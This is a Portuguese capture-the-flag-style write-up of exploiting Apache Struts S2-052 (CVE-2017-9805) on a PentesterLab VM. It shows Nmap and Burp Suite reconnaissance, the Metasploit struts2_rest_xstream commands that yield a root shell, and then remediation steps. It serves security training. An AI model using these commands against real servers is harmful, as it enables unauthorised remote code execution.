**Beco do Exploit Challenge**

**30vm/30days**

**#Day2**

by Rodney Camilo

**Struts S2-052**

**CVE-2017-9805**

**Exploitation**

O F

**CONTENT**

1. S U M M A R Y

T A B L E

1. D E T E C T I O N
2. E X P L O I T A T I O N
3. S O L U T I O N
4. R E F E R E N C E S

# SUMMARY

* + **Date**: 17 Jan 2022
  + **Author**: Rodney Camilo
  + **Web page**: <https://github.com/mood404>

O plug-in REST no Apache Struts 2.1.2 – 2.3.33 and 2.5 – 2.5.12 esta propenso a uma vulnerabilidade de execução remota de código de alto risco, que foi atribuída ao CVE-2017-9805 (S2-052). Ao usar um manipulador XStream com uma instância de XStream para desserialização, o plug-in REST não executa nenhuma filtragem de tipo, causando a execução remota de código ao desserializar cargas XML.

Os testes foram realizados em uma Maquina Virtual(VM) hospedada no site VulnHub ( [https://www.vulnhub.com/entry/pentester-lab-s2-052,206/](https://www.vulnhub.com/entry/pentester-lab-s2-052%2C206/) ) onde é possível realizar o Download da imagem ISO.

## Sobre a VM:

* + **Name**: Pentester Lab: S2-052
  + **Operating System:** Linux
  + **Fomat:** Virtual Machine
  + **Date release**: 15 Sep 2017
  + **Author**: Pentester Lab
  + **Web page**: <https://pentesterlab.com/exercises/s2-052>

## Sobre o ambiente de teste:

**\*Maquina de ataque:**

* + **Operating System:** Arch Linux 64-bit (Back Arch Repositories)
  + **Tools:** Virtual Box, Nmap, Burp Suite and Metasploit


## \*Maquina Alvo:

Foi utilizado o **Virtual Box** para iniciar o Servidor(VM) alvo através da ISO fornecida com as seguintes configurações:

* + **Operating System:** Ubuntu (64-bit)
  + **Base Memory:** 512 MB
  + **Storage**: .VDI 10.00 Gb
  + **Network:** Bridge Adapter

# DETECTION


Primeiramente, foi realizado um port scan para verificar os serviços e suas versões utilizando o Nmap:



Nmap Port scan.


Podemos verificar que se trata de uma aplicação Web http na versão Apache Tomcat/Coyote JSP engine 1.1 rodando na porta 80.

Acessando o website [http://192.168.0.20](http://192.168.0.20/) **(O endereco vai ser diferente em cada cenário).**

****

Procurando no goole podemos achar varios exploits diferentes para o Apache Tomcat/Coyote JSP engine 1.1 porem aqui o foco é em cima do CVE-2017-9805, em um cenario real voce nao tera o direcionamento de um CVE exclusivo e precisará descobrir a falha por si só.

A maneira mais fácil de encontrar essa falha e analisando as requisições desse website e aqui usaremos o Burp Suite:



Ao emular uma nova ordem no site, e capturando os Requests atraves do Burp Suite podemos ver acima um padrao onde fica claro a utilizacao de protocolos xml nessa aplicacao, entao podemos novamente procurar no google por exploits em cima dessa aplicacao:

**Google:** Apache Tomcat Coyote/1.1 vulnerabilities xml


E assim algumas pesquisas comecam a apontar para o Struts.

Porem se formos mais afundo nas requisicoes do Burp Suite podemo induzir o WEBSERVER retornar er os com algumas informações mais detalhadas.

Se pergarmos esse **POST** REQUEST e mandarmos para o **REPEATER** e alterarmos alguns


parameros podemos receber o **ERRO 500** que imediatamente nos direciona para a o **PLUGIN**

com falha:



Alteramos o campo **Content-type:** application/x-www-form-urlencoded

para: **Content-type:** application/xml e entao recebemos a seguinte resposta:



Informações sobre **xstream.io.xml** e **struts2.rest.**

Entao aqui podemos novamente procurar por exploits mais especificos.

**Google:** Apache Tomcat Coyote/1.1 xstream.xml struts2.rest vulnerabilities

E finalmente encontramos informações sobre o **Apache Struts REST Plugin XStream XML Request Deserialization RCE (CVE 2017-9805),** e um exploit pronto para ser utilizado atraves do Metasploit: [ht](https://www.exploit-db.com/exploits/42627)t[ps:/](https://www.exploit-db.com/exploits/42627)/[www.exploit-db.com/exploits/42627](https://www.exploit-db.com/exploits/42627).

# EXPLOITATION


Com o Metasploit utilizando o modulo:

msf use exploit/multi/http/struts2\_rest\_xstream

Com as seguintes configuracoes:

msf exploit(multi/http/struts2\_rest\_xstream) > set rhost 192.168.0.20 msf exploit(multi/http/struts2\_rest\_xstream) > set rport 80

msf exploit(multi/http/struts2\_rest\_xstream) > set TARGETURI /orders/ msf exploit(multi/http/struts2\_rest\_xstream) > exploit



Conseguimos um shell como **root** podendo assim comprometer todo o servidor.

# SOLUTION

Atualize para o Apache Struts versão 2.5.13 ou 2.3.34 ou remova o plug-in REST do Struts quando não for usado. Alternativamente, você só pode atualizar o plug-in inserindo todos os JARs necessários (plug-in mais todas as dependências). Outra opção é limitar o plugin apenas a páginas normais do servidor e JSONs:

1. Disable handling XML pages and requests to such pages

<constant name="struts.action.extension" value="xhtml,,json" />

1. Override getContentType in XstreamHandler:

public class MyXStreamHandler extends XStreamHandler { public String getContentType() {

return "not-existing-content-type-@;/&%$#@";

}

}

**3.**

**4.** Registre o manipulador substituindo o fornecido pela estrutura em seu

struts.xml

<bean type="org.apache.struts2.rest.handler.ContentTypeHandler" name="myXStreamHandmer" class="com.company.MyXStreamHandler"/>

<constant name="struts.rest.handlerOverride.xml" value="myXStreamHandler"/>

**Backward compatibility**

É possível que algumas ações REST parem de funcionar devido a restrições padrão aplicadas nas classes disponíveis. Nesse caso, por favor, investigue as novas interfaces que foram introduzidas para permitir definir restrições de classe por ação, essas interfaces são:

* org.apache.struts2.rest.handler.AllowedClasses
* org.apache.struts2.rest.handler.AllowedClassNames
* org.apache.struts2.rest.handler.XStreamPermissionProvider

# REFERENCES

<https://cwiki.apache.org/confluence/display/WW/S2-052> [https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.3.34](https://cwiki.apache.org/confluence/display/WW/Version%2BNotes%2B2.3.34) [https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.13](https://cwiki.apache.org/confluence/display/WW/Version%2BNotes%2B2.5.13) <https://www.exploit-db.com/exploits/42627>

[https://www.rapid7.com/blog/post/2017/09/06/apache-struts-s2-052-cve-2017-](https://www.rapid7.com/blog/post/2017/09/06/apache-struts-s2-052-cve-2017-9805-what-you-need-to-know/) [9805-what-you-need-to-know/](https://www.rapid7.com/blog/post/2017/09/06/apache-struts-s2-052-cve-2017-9805-what-you-need-to-know/)

<https://www.rapid7.com/db/vulnerabilities/struts-cve-2017-9805/>

<https://struts.apache.org/releases.html>

[https://techblog.mediaservice.net/2017/09/detection-payload-for-the-new-struts-](https://techblog.mediaservice.net/2017/09/detection-payload-for-the-new-struts-rest-vulnerability-cve-2017-9805/) [rest-vulnerability-cve-2017-9805/](https://techblog.mediaservice.net/2017/09/detection-payload-for-the-new-struts-rest-vulnerability-cve-2017-9805/)